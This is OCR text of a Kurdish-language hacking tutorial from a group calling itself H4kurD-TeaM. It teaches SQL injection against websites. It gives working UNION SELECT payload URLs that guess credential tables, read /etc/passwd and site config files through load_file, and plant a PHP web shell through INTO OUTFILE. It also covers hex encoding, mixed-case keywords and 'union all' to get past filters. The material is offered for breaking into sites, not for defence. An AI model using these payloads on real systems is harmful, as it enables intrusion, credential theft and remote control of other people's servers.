
SQL Injection Attacks

تێبینی :- ئەگەر بە ناوی User یان pass دەرنەچوو ئەوە بیکە admin , password , pwd , username , name , login , admin_name وە هەروەهاااا



پاشان انتربکە دەبینی table کان پیشان دەدا وەك ئەو وێنەی خوارەوە.


SQL Injection Attacks



پاشان بۆ ناوی پاسۆرد هەمان کردار تاقی کەوە کە لەسەروە نوسیمان %admin% ئەوجارە بۆ پاسۆرد بنووسە , %pwd% ,%pass% وەهەروەهاا..


وەك ئەو وێنەی خوارەوەتەماشاکە من ووشەی %pwd% تاقی کردەوە سەرکەوتووبوو سەیرکەن .

SQL Injection Attacks



لە کۆتای سەیرکەن بە ئاسانی user , password مان دەر هینا

SQL Injection Attacks



تێبینی :- بە ڤیدیۆ ئەوەی لەسەرە باسم کرد بۆتان شیکراوەتەوە بە ناوی (دەرهێنانی زۆرترین Table و Field لە ڤێرژنی 5) بۆ زیاتر تێگەیشتن.!

SQL Injection Attacks

4. خوێندنەوەی فایلی گرنگ و بەرزکردنەوەی فایل

ئاسانترین ڕێگە بۆ هاکردنی سایت لە ڕێگەی هەڵەی sql لە ڕێگەی load_file ئەم فرمانەوەیە ئەویش فرمانی
بەم شێوەیە بەکار دێ load_file('/etc/passwd')
یان لە شوێنی /etc/passwd' ڕێڕەوی ئەو فایلە بنووسە کە دەتەوێ بیخوێنیەوە
ئەوەش پێویستە magic quotes=OFF
چۆن دەزانی magic quotes=OFF دەتوانی ئەم فرمانە جێبەجێ بکەی load_file('/etc/passwd')
ئەگەر هەڵەی پیشان دا یان لاپەڕەکە سپی بوو ئەوە دیارە ئیش ناکات
ئەگەر زانیاری پیشاندای ئەوەبزانە ئیش دەکات
چۆنیەتی بەکار هێنانی ئاسانە لە شوێنی ژمارەکە دەنوسین

```
http://localhost/file.php?id=-1+union+select+1,
load_file('/etc/passwd'),3,4,5+admin
```

بۆ خوێندنەوەی فایل دەتوانی ڕێڕەوی فایلەکە بنووسی وەك ئەو نموونەی خوارەوە

```
/home/h4kurd/public_html/Config.php
```

```
http://localhost/file.php?id=-1+union+select+1,
load_file(/home/h4kurd/public_html/config.ph
p),3,4,5+admin--
```

بەم شێوەیە زانیاری کۆنفیگ پیشان دەدات لە ناو لاپەڕەکە زۆر جار ئەو فرمانانە بە شێوەی ئاسای ئیش ناکات دەبێت بیکەیتە هیکس hex
تا وەکو ئیش بکات ئەویش بەم شێوەیە دەبی.

SQL Injection Attacks

```
Unhex(hex(load_file(0x and command)))
or load_file(0x and command)
```

بۆ گۆڕینی فرمانەکان بۆ هیکس ئەوە ڕیگە زۆرن پێویست ناکات باسی بکەین . بەرنامەیکی بچووك دادەنێم بۆتان بۆ گۆڕینی فرمانەکان بۆ هیکس.!

بەرزکردنەوەی فایل :- لەڕێگەی فرمانی into+outfile دەبێ فۆڵدەرێك لەناو هۆستەکە هەبی بە جمۆدی 777 واتا ڕێگە پێدراو بی بە بەرزکردنەوەی فایل
ئەوکات دەتوانی فایلێك دورست بکەی پاشان کۆدی هەڵەی تێدا بنوسیەوە پاشان شێڵ ئەپڵۆد بکەی
فرمانەکە بەم شێوەی خوارەوە دەنووسرێ

```
http://localhost/file.php?id=-1+union+select+1, <?php
system($_GET[h4kurd]);?>,3,4,5+into+outfile"/home/h4kurd/p
ublic_html/folder/h4kurh.php"
```

ئەگەر سەرکەوتوو نەبووی فرمانەکە دەگۆڕین بە تشفیری هیکس بەم شێوەی خوارەوەی لێدێ

```
<?php system($_GET[h4kurd]);?>
```

ئەم کۆدانە دەکەینە تشفیری هیکس

```
http://localhost/file.php?id=-1+union+select+1, 0x and code
,3,4,5+into+outfile"/home/h4kurd/public_html/folder/h4kur
h.php"
```

بەم شێوەیە دەتوانی فایلێك دوورست بکەی و هەڵەی تێدابی ئەوکات شێڵ بەرز کەوە

بۆ زانیاری زیاتربە ڤیدیۆ باسی چۆنیەتی خۆیندنەوەی فایلی گرنگ و بەرزکردنەی فایلم کردیە دامناوە بۆتان بە ناوی (خوێندنەوەی فایلی گرنگ)

SQL Injection Attacks

5. چارەسەرکردنی هەندێ لە کێشەکان

چارەسەری Forbidden

زۆر جار لە کاتی نوسینی فرمانەکانی وەك union select لاپەڕەیك دەردەچێ دەنووسرێ Forbidden
بۆ چارەسەری هەڵسە بە نوسینی ئەم فرمانە لە نێوان union select بنووسە all وەك ئەو نموونەی خوارەوە

```
http://localhost/file.php?id=-
1+union+all+select+1,2,3,4,5+admin--
```

یان هەڵسە بە گۆڕینی شێوەی نوسینی union select بە گۆڕینی شێوەی پیتەکان بە گەورەو بچووك وەك
چونکە زۆر جار فلتەری لەسەر دادەندرێ بەم شێوە UniOn SlEcT ئاسایە دادەندرێ union select تۆ کە یاری بە پیتەکان دەکەی ئەوە ناینناستەوە
یان ووشەی and 1+1 لە پێش گۆڕاوەکە واتا بەم شێوەیە

```
http://localhost/file.php?id=-
1+and+1=1+union+all+select+1,2,3,4,5+admin--
```

بەڵام ئەمەشە لە هەموو کاتێك سەرکەوتوو نابێ ئەوجارە هەڵسە بە گۆڕینی بە شێوەی تشفیری هیکس واتا فرمانەکان بکە بە هیکس..

دۆزینەوەی تەیبڵەکان لەکاتی هەبوونی کێشە

SQL Injection Attacks

لە سەرەوە باسم کرد بەشێوەی ئەگەر بێت و فیرژنی لە خواروی 5 بی یان لەبەر ئەوەی هەندێ کات دەسەڵاتت نادات تەیبڵەکان ببینی ئەوەبە مەزەندەکردن (تخمین) دایدەنێین واتا یەك یەك تاقی دەکەینەوە بەڵام ڕێگەی تر هەیە بۆ ئاسانکاری لە کاتی تاقی کردنوەی تەیبڵەکان .

هەندێجار هەیە سکرییپت تایبەتە بە بابەتێك وەک سکرییپتی دەنگی sound بۆیە ئاسایە ئەگەر ناوی تەیبڵەکان ببێتە sound_pass , sound_user

یان ئەگەر سکریبتەکە ناسراو بوو ئەوە هەڵسە بە دابەزاندنی سکرییپتەکە لەسەر کۆمپیوتەرەکەت تەماشای تەیبڵەکان بکە بۆ دۆزینەوەیان وە ئەگەر سکرییپتەکە نەناسراو بوو ئەوە دەتوانی بگەڕێ لە google بە دوای هەمان سکرییپت بەڵام لەسەر ڤێرژنی 5 ئیشبکات وەك لە خاڵی 5 مم باسم کرد ئەوکات بەئاسانی تەیبڵەکان بدۆزەوە.

وە ئەگەر هەرسەرکەوتوو نەبووی ئەوە لاپەڕەی admin بدۆزەوە کلیکی لای ڕاست بکە پاشان کلیك لەسەر view source بکە تەماشای کۆدەکان بکە لەوێ زۆرجارزانیاری بەسوود دەنوسرێ

یان هەلسە بە تاقی کردنەوەی ناوی سایتەکە و تەیبڵ وەك بۆ نموونە ئەگەر سایتەکە ناوی h4kurd.com بوو ئەوە تەیبڵەکان بەم شیوەیە بنووسە .

h4kurd_user h4kurd_pass

یان ناوی داتابێزی وەرگرە بۆ نموونە ئەگەر ناوی داتا بێزی kurd بوو ئەوە بەم شێوە لێبکە

```
kurd_user
kurd_pass
```

ئەو ڕیگەیە بۆ ئەو سکریپتانە زۆر سەرکەوتووە کە بەتایبەت دوورست دەکرێ .

بۆ زانینی چۆنیەتی دابەزاندنی سکریپت لەسەر کۆمپیوتەر وەتاقی کردنەی هەڵەی sql inection بە ڤیدیۆ شیمکریتەوە چۆنیەتی دانانی سکریپت لەگەڵ بەرنامەی پێویست بەناوی (دابەزاندنی سکریپت و بەرنامەی پێویست)....

SQL Injection Attacks

بۆ زیاتر زانیاری دەتوانی سەردانی ئەو بەستەرانەی خوارەوەبکەیت

شیکرنەوە بەرنامەی SQL Helper
http://h4kurd.com/h4kurd/thread-8812.html

چارەسەری پیشاننەدانی table لە کاتی Injection
http://h4kurd.com/h4kurd/thread-9033.html

سەرەتایەك بۆ فێربوونی هاکی سایت لە ڕێگەی sql injection
http://h4kurd.com/h4kurd/thread-7970.html

هەتا هێنانی r00t SQL
http://h4kurd.com/h4kurd/thread-11332.html

چارەسەرکردنی Forbidden لە Injection
http://h4kurd.com/h4kurd/thread-10729.html

لەکۆتایی دا دەڵێم ئەو چەند دێرەی سەرەوە کورتە پێناسەیکە هێرشی SQL Injection بوو هیوادارم سوودتان لێوەرگرتبی
بێگومان ئەوەی نوسیومە بێهەڵە نیە بۆیە داوای لێبوردن دەکەم لە هەموو هەڵەکان ئەو زانیاریانە بە گوێرەی تێگەیشتنی و تاقی کردنەوەی خۆمە.

SQL Injection Attacks

دوای لێبووردن لە هەموو ئەو کەسانە دەکەم کە زیا نێکی بچوکم
پێگەیاندبی چ بەبێ هۆ یان لە ئەنجامی کاردانەوە .

AnGrY BoY

H4kurD-TeaM

H4kurd@Yahoo.Com

H4kurd@Hotmail.Com

www.H4KURD.com

SQL Injection Attacks